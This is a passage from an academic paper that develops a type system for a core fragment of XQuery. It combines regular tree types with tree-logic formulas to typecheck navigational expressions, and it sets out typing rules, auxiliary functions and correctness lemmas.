Now that we have a simple formal semantics for a core fragment of XQuery, we want to design a type system able to ensure statically that a given program will never go wrong at runtime. With the reduction rules we have, a syntactically correct program cannot get stuck, and the only kind of expression which can yield a dynamic type error is tree construction $\langle \sigma \rangle \{e\} \langle \sigma \rangle : x$. However, since, in such an expression, e can be any expression and x refers to an external type specification, the problem of type safety is here equivalent to the fully general problem of statically checking that an arbitrary expression will always reduce to a value conforming to an arbitrary specification. This means that if we extend the core to include e.g. type-annotated function definitions we will be able to typecheck them with the same system. We now discuss different type languages and how to construct a type system which is sound and as precise as possible, i.e. accepts only correct programs but as many of them as possible.

3.1 Regular Tree Types

As is customary in the literature ([15, 16, 19, 38] for instance), we use a slight variant of XDuce’s type language [23, 24], described in Fig. 3, to represent (core) XQuery types.

Unit types u , or ‘prime types’ in the XQuery terminology, correspond to items. Types τ correspond to sequences. In the general case, u would include both element types and base types; since we removed base values from the language fragment we consider, it only includes element types.

A *type environment* E is a mapping from type references x to types τ . These references may be mutually recursive, but recursion must be guarded by an element constructor. In other words, if we repeatedly replace all references appearing at top level (i.e. not inside a unit type) with their bindings, this process must terminate after a few iterations and yield a regular expression of unit types. As an

u	::=	element $n \{ \tau \}$	unit type
n	::=	$\sigma \mid *$	name test
τ	::=	$u \mid () \mid \tau, \tau \mid (\tau \mid \tau) \mid \tau * \mid x$	sequence type

Figure 3. XQuery types

additional restriction, these regular expressions must be composed of mutually exclusive unit types and be *1-unambiguous* [7]. This constraint is standard: it comes from XML Schema. In the following, we assume this restriction is respected by all types in E .

The semantics of types is defined in terms of sets of forests, i.e. of sequences of trees (called *elements* in the XML context). A value s , which is a sequence of *items* (nodes, focused trees in our semantics), *matches* a type if the forest constituted of the subtrees rooted at all nodes of the sequence belongs to the semantics of the type. This is the same forest that is constructed in the tree creation rule R-TREE as the children of the new node.

To give a formal definition, we first define the denotation of a type depending on a function d mapping references to sets of forests. We then define the variable denotation d_E corresponding to a type environment E . The denotation of a type containing references is only defined if an environment providing bindings for all these references is given.

$$\begin{aligned}
\llbracket x \rrbracket_d &= d(x) \\
\llbracket \text{element } \sigma \{ \tau \} \rrbracket_d &= \{ \llbracket \sigma[t] \rrbracket_d \mid t \in \llbracket \tau \rrbracket_d \} \\
\llbracket \text{element } * \{ \tau \} \rrbracket_d &= \{ \llbracket \sigma[t] \rrbracket_d \mid \sigma \in \Sigma \text{ and } t \in \llbracket \tau \rrbracket_d \} \\
\llbracket () \rrbracket_d &= \epsilon \\
\llbracket \tau, \tau' \rrbracket_d &= \{ \llbracket t_1, \dots, t_n, t'_1, \dots, t'_m \rrbracket_d \mid \\
&\quad \llbracket t_1 \dots t_n \rrbracket_d \in \llbracket \tau \rrbracket_d \text{ and } \llbracket t'_1 \dots t'_m \rrbracket_d \in \llbracket \tau' \rrbracket_d \} \\
\llbracket \tau \mid \tau' \rrbracket_d &= \llbracket \tau \rrbracket_d \cup \llbracket \tau' \rrbracket_d \\
\llbracket \tau^0 \rrbracket_d &= \epsilon \\
\llbracket \tau^{n+1} \rrbracket_d &= \llbracket \tau, \tau^n \rrbracket_d \\
\llbracket \tau * \rrbracket_d &= \bigcup_{n \in \mathbb{N}} \llbracket \tau^n \rrbracket_d
\end{aligned}$$

Let $E = (x_i = \tau_i)_{i \in I}$. Given two mappings d_1 and d_2 from the x_i to sets of forests, we say that d_1 is smaller than d_2 if: $\forall i \in I, d_1(x_i) \subseteq d_2(x_i)$. The variable denotation d_E corresponding to the type environment E is defined as the smallest mapping such that: $\forall i \in I, d_E(x_i) = \llbracket \tau_i \rrbracket_{d_E}$.

In the following, we always assume the environment E is well-formed and contains bindings for all references appearing in the types, and we write $\llbracket \tau \rrbracket$ as a shorthand for $\llbracket \tau \rrbracket_{d_E}$. We often assume, as well, that references x are implicitly replaced with their bindings at toplevel, so that a type τ is really a regular expression of unit types. We also consider that E always contains the type of all elements, AnyElt, defined as $\text{AnyElt} = \text{element } * \{ \text{AnyElt} * \}$.

3.2 Types for Focused Trees

All the definitions we gave about regular tree types up to now are standard. The standard notion of a value (sequence of tree nodes) *matching* a type can be formally defined as follows when nodes are represented as focused trees:

DEFINITION 2. *The focused-tree interpretation $\llbracket \tau \rrbracket^\uparrow$ of a type τ is the set $\{ \llbracket (t_1, c_1) \dots (t_n, c_n) \rrbracket_d \mid \llbracket t_1 \dots t_n \rrbracket_d \in \llbracket \tau \rrbracket_d \}$. A value s is said to match type τ if $s \in \llbracket \tau \rrbracket^\uparrow$.*

As we can see, regular tree types naturally denote sequences of trees, and their interpretation is lifted to sequences of focused trees by simply ignoring the context part. The static type system defined

φ, ψ	::=	formula
\top		true
$\sigma \mid \neg \sigma$		atomic prop. (negated)
X		variable
$\varphi \vee \psi$		disjunction
$\varphi \wedge \psi$		conjunction
$\langle a \rangle \varphi \mid \neg \langle a \rangle \top$		existential (negated)
$\mu(X_i = \varphi_i)_{i \in I} \psi$		(least) polyadic fixpoint

Figure 4. Logic formulas

in the XQuery standard, and its various improvements proposed in the literature, rely only on this type language, and thus associate to each expression such a regular tree type and nothing else. This means that they do not have any information about the context of the nodes in the sequence the expression will reduce to.

So in such a system, if we consider, for example, the expression `for $v in e return $v/nsibl:*`, its type has to be deduced from the regular type τ of e . What we know is that when e reduces to a value $[f_1 \dots f_n]$, this value will match τ . Looking at the reduction rules, we can see that the final result of the expression depends only of the $f_i \langle 2 \rangle$; and if $f_i = (t_i, c_i)$, $f_i \langle 2 \rangle$ depends mainly of c_i , whereas τ only contains information about t_i . It is thus impossible to say anything interesting about the result without having more information on e than its regular tree type. A consequence is that type systems for XQuery based only on this type language give to this expression the most general type (AnyElt*), and thus always fail to typecheck it unless no requirement at all was made on the result.

In order to solve this problem, we need to enrich the language of types to also describe the context part of focused trees. We propose to do this using logic formulas.

3.2.1 A Tree Logic

In order to describe sets of focused trees rather than just sets of trees, we use a variant of the logic language defined in [22]. Its syntax is given in Fig. 4, where $a \in \{1, 2, \bar{1}, \bar{2}\}$ are *programs*, corresponding to the four directions in which trees can be navigated.

Our main reasons for choosing this formalism are: it is expressive enough to support all XQuery types, it is succinct (types are represented as formulas of linear size compared to their regular expression syntax), and the satisfiability problem for a logical formula of size n can be efficiently decided with an optimal $2^{O(n)}$ worst-case time complexity bound [22].

Formulas include the truth predicate, atomic propositions (denoting the label of the node in focus), disjunction and conjunction of formulas, formulas under an existential modality (denoting the existence of a node, in the direction denoted by the program, satisfying the sub-formula), and a fixpoint operator. We use $\mu X. \varphi$ as an abbreviation for $\mu(X = \varphi)$ in φ . For example, the formula $\mu X. b \vee \langle \bar{2} \rangle X$ means that either the current node or some previous sibling is labeled b .

The interpretation of a logical formula is the set of focused trees such that the formula is satisfied at the current node. We give the formal definition in Fig. 5, where \mathcal{F} is the set of all focused trees and $\text{nm}(f)$ is the label at the current node of f .

In the following, we consider only closed formulas and write $\langle \varphi \rangle$ for $\langle \varphi \rangle_\emptyset$.

3.2.2 Adding Formulas to Regular Tree Types

We now have a type language which allows us to describe sets of focused trees. Since the values of the language are *sequences* of focused trees, we still want regular expressions to represent them; we simply enrich the regular expressions of unit types defined in

$$\begin{aligned}
\langle \top \rangle_V &\stackrel{\text{def}}{=} \mathcal{F} & \langle \langle a \rangle \varphi \rangle_V &\stackrel{\text{def}}{=} \{f \langle \bar{a} \rangle \mid f \in \langle \varphi \rangle_V\} \\
\langle X \rangle_V &\stackrel{\text{def}}{=} V(X) & \langle \neg \langle a \rangle \top \rangle_V &\stackrel{\text{def}}{=} \{f \mid f \langle a \rangle \text{ undefined}\} \\
\langle \sigma \rangle_V &\stackrel{\text{def}}{=} \{f \mid \text{nm}(f) = \sigma\} & \langle \varphi \vee \psi \rangle_V &\stackrel{\text{def}}{=} \langle \varphi \rangle_V \cup \langle \psi \rangle_V \\
\langle \neg \sigma \rangle_V &\stackrel{\text{def}}{=} \{f \mid \text{nm}(f) \neq \sigma\} & \langle \varphi \wedge \psi \rangle_V &\stackrel{\text{def}}{=} \langle \varphi \rangle_V \cap \langle \psi \rangle_V \\
\langle \mu(X_i = \varphi_i)_{i \in I} \text{ in } \psi \rangle_V &\stackrel{\text{def}}{=} \\
\text{let } S = \{(T_i) \in \mathcal{P}(\mathcal{F})^I \mid \forall j \in I, \langle \varphi_j \rangle_{V[\overline{T_i/X_i}]} \subseteq T_j\} &\text{ in} \\
\text{let } (U_j) = (\bigcap_{(T_i) \in S} T_j)_{j \in I} &\text{ in } \langle \psi \rangle_{V[\overline{U_j/X_j}]} \\
\text{where } V[\overline{T_i/X_i}](X) &\stackrel{\text{def}}{=} V(X) \text{ if } X \notin \{X_i\} \\
&\text{and } T_i \text{ if } X = X_i.
\end{aligned}$$

Figure 5. Interpretation of formulas

$$\rho ::= (\varphi, u) \mid () \mid \rho, \rho \mid (\rho \mid \rho) \mid \rho^*$$

Figure 6. Formula-enriched sequence types

Sec. 3.1 by associating to each unit type a formula. The enriched types are thus regular expressions of pairs of a unit type and a formula, defined by Fig. 6.

Note that unit types are *not* enriched in depth, i.e. they are still of the form `element n {τ}` where τ does not contain formulas. This is because τ is here actually used to describe a list of trees and not of focused trees: focused trees are of the form $(\sigma[tl], c)$ (Sec. 2.1.2). In a pair $(\text{element } n \{ \tau \}, \varphi)$, n describes σ , τ describes tl , and c is described only by φ^4 . The list tl is a list of subtrees which are all siblings in the same tree structure; it is very different from a sequence value s where each node in the sequence has its own context independently of the others, although the standard type system does not distinguish the two.

DEFINITION 3. *The interpretation of a pair (φ, u) is defined as the set of focused trees which match both components, i.e. :*

$$\llbracket (\varphi, u) \rrbracket = \{(t, c) \mid t \in \llbracket u \rrbracket \text{ and } (t, c) \in \llbracket \varphi \rrbracket\}$$

From this, the interpretation of regular expressions of pairs in terms of sets of sequences of focused trees is then defined in the obvious manner.

3.3 Typing Rules

We present in Figures 7 and 8 a type system for the navigational core of XQuery which makes use of the additional information in our enriched types.

The rules use type environments E , which contain the possibly mutually recursive definitions of named types (see Sec. 3.1), and typing environments Γ which map sequence variables to sequence types and iteration variables to **single pairs** of a formula and a unit type (not types in general). Indeed, in the `for` loop, the variable is bound successively to all items in the input sequence, thus its value is an item, not a sequence.

Rules T-ITEMVAR, T-SEQVAR, T-EMPTY, T-LET and T-SEQ are straightforward. Rule T-FOR uses an auxiliary judgement, taken from [19]. We write $E; \Gamma \vdash \text{for } \$v : \rho \text{ return } e : \rho'$ if, in environment Γ , when the bound variable of an iteration $\$v$ has type ρ then the body e of the iteration has type ρ' . This typing of `for` expressions is more precise than the one found in the standard type-system [17] (as explained in Section 5).

⁴ which can additionally contain information about both σ and tl as well

Rule T-TREE involves a subtyping check: recall that the tree constructor includes a `validate` operation, and we want this rule to detect whether this operation will succeed at runtime or not. Note that in this subtyping check, the right-hand type is not formula-enriched. Indeed, it comes from the type specification of the element being constructed, and as we can see in Rules R-TREE/R-TREEERROR (Fig. 2), the context of this element is always `Top` and the original context of the component nodes is erased. The check we have to make is thus between a focused-tree sequence type and a tree sequence type, ignoring the contexts in the left-hand type. We detail this in the next section.

The `if-then-else` expression can be typed with more or less precision depending on what appears in the condition. To get the best precision, the four rules presented in Fig. 7 must be tried in the order they are listed. T-IFANY is the most general one and simply gives to the expression the disjunction of the types of the `then` and `else` clauses; this is the usual rule for conditional expressions, and the one in the standard type system. T-IFEMPTY and T-IFNONEMPTY are straightforward improvements in the case of the emptiness check, which do not need enriched types; the auxiliary predicate `nullable()` used in T-IFNONEMPTY indicates whether the empty sequence belongs to the denotation of the regular expression (which is a simple linear syntactic check).

The improvements in precision that formulas allow are in rules T-IFAXIS and T-AXIS, where navigation expressions appear. They make use of the auxiliary functions defined on Fig. 8. k translates a node test n into a formula depending whether it is a wildcard or specific label. The next two functions, `navigate-axis(χ)` and `has-axis(χ)`, are functions from formulas to formulas and in some sense dual from each other. The first one constructs a formula which is true at all nodes reached by navigating `axis` from a node where χ is true; in a nutshell, this formula says that if we perform the navigation in the reverse direction then we must reach a node satisfying χ . The second one constructs a formula which is true if navigating `axis` from the current node reaches at least one node where χ is true. T-IFAXIS only uses `has-axis(χ)`; it is an improvement over T-IFANY, possible in the case where the condition is a navigation expression. The `then` and `else` subexpressions can be checked with a refined environment because knowing whether the navigation expression yields an empty result or not gives additional information on $\$v$.

The function `go-axis()` is similar to `navigate-axis()` in purpose but works on unit types instead of formulas; this function corresponds to the standard XQuery type system. It uses operations `children` and `dos` ('descendant-or-self'), which are discussed e.g. in [15] together with `filter`. Their definition is recalled in Fig. 9. The important point to notice is that when `axis` is not `self`, `child` or `desc`, the result of this function is extremely imprecise and basically useless, due to the fact that the original type contains no information on the context – in this case, having the formulas is crucial.

The other functions are used to re-combine formulas and unit types after performing navigation: indeed, `go-axis(u)` yields a regular expression whereas `navigate-axis(χ)` yields a single formula, which then must be distributed to all unit types in the regular expression, using `distrib`. This is done by the `follow-axis` function, which computes the type resulting from a navigation expression, and is used in T-AXIS. This function adds a further refinement: it is sometimes possible to detect by a satisfiability check (last premise) that the navigation expression cannot yield the empty sequence. In this case (second `follow-axis` rule), the empty sequence is removed from the type obtained (which is a simple operation on regular expressions).

3.4 Comparing Classical and Formula-Based Types

As we saw, in order to deal with the context-erasing tree construction operation, we need to be able to decide when an enriched type ρ

T-ITEMVAR $E; \Gamma, \$v : (\varphi, u) \vdash \$v : (\varphi, u)$	T-SEQVAR $E; \Gamma, \$\bar{v} : \rho \vdash \$\bar{v} : \rho$	T-EMPTY $E; \Gamma \vdash \epsilon : ()$	T-LET $\frac{E; \Gamma \vdash e_1 : \rho_1 \quad E; \Gamma, \$\bar{v} : \rho_1 \vdash e_2 : \rho_2}{E; \Gamma \vdash \text{let } \$\bar{v} := e_1 \text{ return } e_2 : \rho_2}$
T-TREE $\frac{(x = \text{element } n \{ \tau \}) \in E \quad n = * \vee n = \sigma \quad E; \Gamma \vdash e : \rho \quad \rho <: \tau}{E; \Gamma \vdash \langle \sigma \rangle \{ e \} \langle / \sigma \rangle : x : (\text{form}(x), \text{element } n \{ \tau \})}$			T-SEQ $\frac{E; \Gamma \vdash e_1 : \rho_1 \quad E; \Gamma \vdash e_2 : \rho_2}{E; \Gamma \vdash e_1, e_2 : \rho_1, \rho_2}$
T-IFEMPTY $\frac{E; \Gamma \vdash e : () \quad E; \Gamma \vdash e_2 : \rho_2}{E; \Gamma \vdash \text{if non-empty}(e) \text{ then } e_1 \text{ else } e_2 : \rho_2}$		T-IFNONEMPTY $\frac{E; \Gamma \vdash e : \rho \quad \neg \text{nullable}(\rho) \quad E; \Gamma \vdash e_1 : \rho_1}{E; \Gamma \vdash \text{if non-empty}(e) \text{ then } e_1 \text{ else } e_2 : \rho_1}$	
T-IFAXIS $\frac{E; \Gamma, \$v : (\varphi, u) \vdash \$v/\text{axis}::n : \text{AnyElt}^* \quad E; \Gamma, \$v : (\varphi \wedge \text{has-axis}(k(n)), u) \vdash e_1 : \rho_1 \quad E; \Gamma, \$v : (\varphi \wedge \neg \text{has-axis}(k(n)), u) \vdash e_2 : \rho_2}{E; \Gamma \vdash \text{if non-empty}(\$v/\text{axis}::n) \text{ then } e_1 \text{ else } e_2 : \rho_1 \mid \rho_2}$			
T-IFANY $\frac{E; \Gamma \vdash e : \text{AnyElt}^* \quad E; \Gamma \vdash e_1 : \rho_1 \quad E; \Gamma \vdash e_2 : \rho_2}{E; \Gamma \vdash \text{if non-empty}(e) \text{ then } e_1 \text{ else } e_2 : \rho_1 \mid \rho_2}$		T-FOR $\frac{E; \Gamma \vdash e_1 : \rho_1 \quad E; \Gamma \vdash \text{for } \$v : \rho_1 \text{ return } e_2 : \rho_2}{E; \Gamma \vdash \text{for } \$v \text{ in } e_1 \text{ return } e_2 : \rho_2}$	
T-AXIS $E; \Gamma, \$v : (\varphi, u) \vdash \$v/\text{axis}::n : \text{follow-axis}(\text{axis}, (\varphi, u), n)$			

Auxiliary judgement for **for** loops [19]:

$\frac{E; \Gamma, \$v : (\varphi, u) \vdash e : \rho'}{E; \Gamma \vdash \text{for } \$v : (\varphi, u) \text{ return } e : \rho'}$	$E; \Gamma \vdash \text{for } \$v : () \text{ return } e : ()$	$\frac{E; \Gamma \vdash \text{for } \$v : \rho \text{ return } e : \rho'}{E; \Gamma \vdash \text{for } \$v : \rho * \text{ return } e : \rho' *}$
$\frac{E; \Gamma \vdash \text{for } \$v : \rho_1 \text{ return } e : \rho'_1 \quad E; \Gamma \vdash \text{for } \$v : \rho_2 \text{ return } e : \rho'_2}{E; \Gamma \vdash \text{for } \$v : \rho_1, \rho_2 \text{ return } e : \rho'_1, \rho'_2}$		
$\frac{E; \Gamma \vdash \text{for } \$v : \rho_1 \text{ return } e : \rho'_1 \quad E; \Gamma \vdash \text{for } \$v : \rho_2 \text{ return } e : \rho'_2}{E; \Gamma \vdash \text{for } \$v : \rho_1 \mid \rho_2 \text{ return } e : \rho'_1 \mid \rho'_2}$		

Figure 7. Typing Rules for the Navigational XQuery Fragment.

$k(*) = \top$	$k(\sigma) = \sigma$
$\text{navigate-self}(\chi) = \chi$	$\text{has-self}(\chi) = \chi$
$\text{navigate-child}(\chi) = \mu Z. \langle \bar{1} \rangle \chi \vee \langle \bar{2} \rangle Z$	$\text{has-child}(\chi) = \text{navigate-parent}(\chi)$
$\text{navigate-nsibl}(\chi) = \mu Z. \langle \bar{2} \rangle \chi \vee \langle \bar{2} \rangle Z$	$\text{has-nsibl}(\chi) = \text{navigate-psibl}(\chi)$
$\text{navigate-psibl}(\chi) = \mu Z. \langle 2 \rangle \chi \vee \langle 2 \rangle Z$	$\text{has-psibl}(\chi) = \text{navigate-nsibl}(\chi)$
$\text{navigate-parent}(\chi) = \langle 1 \rangle \mu Z. \chi \vee \langle 2 \rangle Z$	$\text{has-parent}(\chi) = \text{navigate-child}(\chi)$
$\text{navigate-desc}(\chi) = \mu Z. \langle \bar{1} \rangle (\chi \vee Z) \vee \langle \bar{2} \rangle Z$	$\text{has-desc}(\chi) = \text{navigate-anc}(\chi)$
$\text{navigate-anc}(\chi) = \langle 1 \rangle \mu Z. \chi \vee \langle 1 \rangle Z \vee \langle 2 \rangle Z$	$\text{has-anc}(\chi) = \text{navigate-desc}(\chi)$
$\text{go-self}(u) = u$	$\text{distrib}(\chi, ()) = ()$
$\text{go-child}(u) = \text{children}(u)$	$\text{distrib}(\chi, u) = (\chi, u)$
$\text{go-desc}(u) = \text{dos}(\text{children}(u))$	$\text{distrib}(\chi, \tau_1, \tau_2) = (\text{distrib}(\chi, \tau_1), \text{distrib}(\chi, \tau_2))$
$\text{go-parent}(u) = () \mid \text{AnyElt}$	$\text{distrib}(\chi, \tau_1 \mid \tau_2) = (\text{distrib}(\chi, \tau_1) \mid \text{distrib}(\chi, \tau_2))$
$\text{go-axis}(u) = \text{AnyElt}^* \text{ for } \text{axis} \in \{\text{anc}, \text{psibl}, \text{nsibl}\}$	$\text{distrib}(\chi, \tau^*) = \text{distrib}(\chi, \tau)^*$
$\psi = \text{navigate-axis}(\varphi \wedge \text{form}(u)) \wedge k(n) \quad \tau = \text{filter}(n, \text{go-axis}(u)) \quad \varphi \wedge \neg \text{has-axis}(k(n)) \text{ is satisfiable}$	$\text{follow-axis}(\text{axis}, (\varphi, u), n) = \text{distrib}(\psi, \tau)$
$\psi = \text{navigate-axis}(\varphi \wedge \text{form}(u)) \wedge k(n) \quad \tau = \text{filter}(n, \text{go-axis}(u)) \quad \varphi \wedge \neg \text{has-axis}(k(n)) \text{ is unsatisfiable}$	$\text{follow-axis}(\text{axis}, (\varphi, u), n) = (\text{distrib}(\psi, \tau)) \setminus \{()\}$

Figure 8. Auxiliary functions used to typecheck axes

$$\begin{aligned}
&\text{filter}(\cdot, n) = () \\
&\text{filter}(\text{element} * \{\tau\}, n) = \text{element} * \{\tau\} \\
&\text{filter}(\text{element } n \{\tau\}, *) = \text{element } n \{\tau\} \\
&\text{filter}(\text{element } \sigma \{\tau\}, \sigma) = \text{element } \sigma \{\tau\} \\
&\text{filter}(\text{element } \sigma \{\tau\}, \sigma') = () \text{ if } \sigma \neq \sigma' \\
&\quad \text{filter}(\tau_1 \mid \tau_2, n) = \text{filter}(\tau_1, n) \mid \text{filter}(\tau_2, n) \\
&\quad \text{filter}((\tau_1, \tau_2), n) = \text{filter}(\tau_1, n), \text{filter}(\tau_2, n) \\
&\quad \text{filter}(\tau*, n) = \text{filter}(\tau, n)* \\
&\text{children}(\text{element } n \{\tau\}) = \tau \\
&\quad \text{children}(u_1 \mid u_2) = \text{children}(u_1) \mid \text{children}(u_2) \\
&\quad \text{children}(\tau_1, \tau_2) = \text{children}(\tau_1), \text{children}(\tau_2) \\
&\quad \text{children}(\tau*) = \text{children}(\tau)*
\end{aligned}$$

The descendant-or-self function `dos` first computes the set of all unit types which may appear as descendants of the original type; this (finite) set is then converted into a regular type by putting all these unit types in a big disjunction, to which a Kleene star is added. Formally :

$$\begin{aligned}
&\text{setdos}(\text{element } n \{\tau\}) = \{\text{element } n \{\tau\}\} \cup \text{setdos}(\tau) \\
&\text{setdos}(\cdot) = \emptyset \\
&\text{setdos}(\tau_1 \mid \tau_2) = \text{setdos}(\tau_1) \cup \text{setdos}(\tau_2) \\
&\text{setdos}(\tau_1, \tau_2) = \text{setdos}(\tau_1) \cup \text{setdos}(\tau_2) \\
&\text{setdos}(\tau*) = \text{setdos}(\tau)
\end{aligned}$$

$\text{dos}(\tau) = (u_1 \mid \dots \mid u_n) * \text{ where } \{u_1, \dots, u_n\} = \text{setdos}(\tau)$

As remarked by Colazzo and Sartiani [15], for non-recursive types a more precise definition of `dos` can be given:

$$\begin{aligned}
&\text{dos}(\cdot) = () \\
&\text{dos}(\text{element } n \{\tau\}) = \text{element } n \{\tau\}, \text{dos}(\tau) \\
&\text{dos}(\tau_1 \mid \tau_2) = \text{dos}(\tau_1) \mid \text{dos}(\tau_2) \\
&\text{dos}(\tau_1, \tau_2) = \text{dos}(\tau_1), \text{dos}(\tau_2) \\
&\text{dos}(\tau*) = \text{dos}(\tau)*
\end{aligned}$$

This is what we implemented in our prototype: when `dos` needs to be called, the definition used is decided depending whether the type is recursive.

Figure 9. Auxiliary functions of the XQuery standard type system

is a subtype of a classical type τ . We define the subtyping relation semantically as $\rho <: \tau$ if $\llbracket \rho \rrbracket \subseteq \llbracket \tau \rrbracket^\uparrow$. In order to decide this relation, we first need to compare unit types.

For this, we rely on the function $\text{form}(u)$, which translates a classical unit type into a downward-only formula which is true at any tree node matching this unit type, regardless of its context. This function is formally defined on Fig. 10.

The definition uses an auxiliary operation $(\tau)_{\varphi}^{\vee}$ which translates a regular expression τ of unit types into a *single* formula. This operation additionally updates a pair \mathcal{V} of mappings used for downward recursion. The formula represents the set of focused trees such that there is a sequence of siblings starting at the current node which matches τ and ends with a node satisfying φ . This parameter φ allows us to write a recursive definition in the case of concatenation: when translating τ_1, τ_2 , the regular expression τ_2 is translated first and the result is used to build a formula that the last

node in the sequence matching τ_1 will have to satisfy. The predicate $\text{nullable}(\tau)$ is used for checking whether $\epsilon \in \llbracket \tau \rrbracket$.

The treatment of recursion in this translation needs specific care. Indeed, in classical types the same type reference may occur in different sequences, but because the translation of types into formulas integrates the tail of the sequence, this reference will not correspond to the same formula each time. It is therefore not possible to simply translate type references into fixpoint variables. However, just expanding references every time they are encountered would not terminate: we still need to introduce recursion in the translation. Since recursion in the original type must be guarded by element constructors, what we do is to translate *unit types* with fixpoint variables: the translation operation updates a pair $\mathcal{V} = (U, V)$ where U is a mapping from unit types to variables and V a mapping from variables to formulas. Whenever a unit type $u = \text{element } n \{\tau\}$ which is not already in U is encountered, a fresh variable X is created and associated with u in U . The content model type τ is then translated using this updated U and the result of the translation is associated to X in V . At the end of the whole translation, a fixpoint formula is generated from all the bindings in V and the result formula.

The environment E and the substitution of references x with their bindings are left implicit in the definition. The number of such substitutions which needs to be done during the translation is finite since:

- the guardedness constraint on recursion in E implies that any sequence type reduces after a finite number of such substitutions to a type without references at toplevel;
- the translation never looks into the same unit type twice, so references in its content need only be expanded once.

LEMMA 1 (Translation correctness). *Let u be a unit type. Then $\llbracket \text{form}(u) \rrbracket = \llbracket u \rrbracket^\uparrow$.*

Proof. Immediately follows from the correctness of the translation from unranked regular expression types into binary form (proved in Appendix A of [24]), and a straightforward translation of the latter into logical formulas, as first introduced in [21]. \square

This translation allows us to compare a formula φ and a unit type u by testing the satisfiability of the formula $\varphi \wedge \neg \text{form}(u)$; indeed, $\llbracket \varphi \wedge \neg \text{form}(u) \rrbracket = \emptyset$ if and only if any focused tree satisfying φ matches u . Furthermore, it allows us to convert a regular expression ρ of pairs (φ, u) into a regular expression R of only formulas (replacing (φ, u) with $\varphi \wedge \text{form}(u)$). Our problem is then just to decide inclusion between a regular expression of formulas and a regular expression of unit types. For this, we need to write them as regular expressions on a common alphabet, which will allow us to use a standard inclusion check.

Because we are interested in an inclusion check where the formula-based type is on the left, we take as alphabet the set of unit types appearing in the right-hand type plus a single symbol representing everything else.

DEFINITION 4. *Let ω be a constant which is not a unit type.*

Let τ be a regular expression of unit types. Let $U(\tau)$ be the set of unit types appearing at toplevel in τ . We assume that all unit types in $U(\tau)$ are mutually exclusive⁵: $\forall (u_1, u_2) \in U(\tau)^2, \llbracket u_1 \rrbracket \cap \llbracket u_2 \rrbracket = \emptyset$. We define the alphabet of τ as follows: $\Sigma(\tau) = U(\tau) \cup \{\omega\}$.

For a given τ , we extend the function $\text{form}()$ to ω as follows: $\text{form}(\omega) = \bigwedge_{u \in U(\tau)} \neg \text{form}(u)$. This gives us a function from $\Sigma(\tau)$ to formulas such that the sets $\llbracket \text{form}(\alpha) \rrbracket$ form a partition of \mathcal{F} when α ranges over $\Sigma(\tau)$.

⁵ as required of types declared by the user: see Sec. 3.1.

$$\begin{array}{c}
\frac{\llbracket u \rrbracket_{\top}^{(\emptyset, \emptyset)} = (\psi, (U, V))}{\text{form}(u) = \mu(X = V(X))_{X \in \text{dom}(V)} \text{ in } \psi} \quad \frac{\llbracket \tau_1 \rrbracket_{\varphi}^{\mathcal{V}} = (\psi_1, \mathcal{V}_1) \quad \llbracket \tau_2 \rrbracket_{\varphi}^{\mathcal{V}_1} = (\psi_2, \mathcal{V}_2)}{\llbracket \tau_1 \mid \tau_2 \rrbracket_{\varphi}^{\mathcal{V}} = (\psi_1 \vee \psi_2, \mathcal{V}_2)} \quad \frac{X \text{ is fresh} \quad \llbracket \tau \rrbracket_{\varphi \vee \langle 2 \rangle X}^{\mathcal{V}} = (\psi, \mathcal{V}')}{\llbracket \tau * \rrbracket_{\varphi}^{\mathcal{V}} = (\mu X. \psi, \mathcal{V}')} \\
\frac{\llbracket \tau_2 \rrbracket_{\varphi}^{\mathcal{V}} = (\psi, \mathcal{V}') \quad \varphi' = \begin{cases} \varphi \vee \langle 2 \rangle \psi & \text{if } \text{nullable}(\tau_2) \\ \langle 2 \rangle \psi & \text{otherwise} \end{cases} \quad \llbracket \tau_1 \rrbracket_{\varphi'}^{\mathcal{V}'} = (\psi', \mathcal{V}'') \quad \psi'' = \begin{cases} \psi \vee \psi' & \text{if } \text{nullable}(\tau_1) \\ \psi' & \text{otherwise} \end{cases}}{\llbracket \tau_1, \tau_2 \rrbracket_{\varphi}^{\mathcal{V}} = (\psi'', \mathcal{V}'')} \\
\frac{\llbracket () \rrbracket_{\varphi}^{\mathcal{V}} = (\perp, \mathcal{V})}{\llbracket \tau \rrbracket_{\neg \langle 2 \rangle \top}^{(U + \{u \mapsto X\}, V)} = (\psi, (U', V'))} \quad \delta(\tau, \psi) = \begin{cases} \neg \langle 1 \rangle \top \vee \langle 1 \rangle \psi & \text{if } \text{nullable}(\tau) \\ \langle 1 \rangle \psi & \text{otherwise} \end{cases} \\
\frac{\llbracket u \rrbracket_{\varphi}^{(U, V)} = (X \wedge \varphi, (U', V' + \{X \mapsto k(n) \wedge \delta(\tau, \psi)\}))}{\llbracket u \rrbracket_{\varphi}^{(U, V)} = (X \wedge \varphi, (U, V))} \quad \frac{U(u) = X}{\llbracket u \rrbracket_{\varphi}^{(U, V)} = (X \wedge \varphi, (U, V))}
\end{array}$$

Figure 10. Translation of a unit type into a formula

Given a regular expression r on the alphabet $\Sigma(\tau)$, we define its interpretation in terms of set of values as $\llbracket r \rrbracket_{\tau} = \llbracket R \rrbracket$, where R is obtained by replacing all α in r by $\text{form}(\alpha)$. Lemma 1 means that if r does not contain ω , this interpretation coincides with its interpretation as a type, i.e. we have $\llbracket r \rrbracket_{\tau}^{\uparrow} = \llbracket r \rrbracket_{\tau}$.

In order to decide $R <: \tau$, we translate R into a regular expression on $\Sigma(\tau)$. There is no reason why the denotation of a formula in R should be included in a single unit type from $\Sigma(\tau)$; rather, it may have a nonempty intersection with several of them. Thus a formula will in general be translated by a choice expression. We use the following notation: if $r_1 \dots r_n$ are regular expressions, we write $\bigcup_{i \in \{1 \dots n\}} r_i$ for the regular expression $(r_1 \mid r_2 \mid \dots \mid r_n)$.

DEFINITION 5. Let τ be a regular expression of unit types. For any formula φ , we define:

$$\Sigma_{\tau}(\varphi) = \{\alpha \in \Sigma(\tau) \mid \llbracket \varphi \wedge \text{form}(\alpha) \rrbracket \neq \emptyset\}.$$

The regular expression on $\Sigma(\tau)$ corresponding to a formula φ is defined by $\text{reg}_{\tau}(\varphi) = \bigcup_{\alpha \in \Sigma_{\tau}(\varphi)} \alpha$. This transformation is extended to regular expressions of formulas R in the obvious way.

The expression $\text{reg}_{\tau}(R)$ is an over-approximation of R , however it is precise enough that we can replace R by $\text{reg}_{\tau}(R)$ for the specific purpose of comparing it to τ :

LEMMA 2. Let R and τ be a focused-tree type and a classical type respectively. Then $R <: \tau$ if and only if $\llbracket \text{reg}_{\tau}(R) \rrbracket_{\tau} \subseteq \llbracket \tau \rrbracket_{\tau}$.

